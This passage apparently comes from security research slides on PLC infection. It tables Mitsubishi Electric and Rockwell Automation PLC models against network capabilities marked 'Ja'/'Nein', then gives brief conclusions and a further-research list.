Mitsubishi Electric	MELSEC iQ-F	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-Q	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-L	Ja	Ja	Ja
Mitsubishi Electric	MELSEC-F	Ja	Ja	Nein
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Rockwell Automation	MicroLogix	Ja	Ja	Ja
Rockwell Automation	SmartGuard 600	Ja	Ja	Nein
Rockwell Automation	SLC 500	Ja	Ja	Ja
Rockwell Automation	PLC-5	Ja	Ja	Ja
Rockwell Automation	GuardPLC	Ja	Ja	Nein
Rockwell Automation	Micro800	Ja	Ja	Nein

All leading vendors supporting Industrial Ethernet and TCP/UDP transfer in their PLCs

All leading vendors supporting additionally TCP/IP functions

Further Research

- Analysis of more PLC vendors and models
- Infection via fieldbus protocols

Q&A

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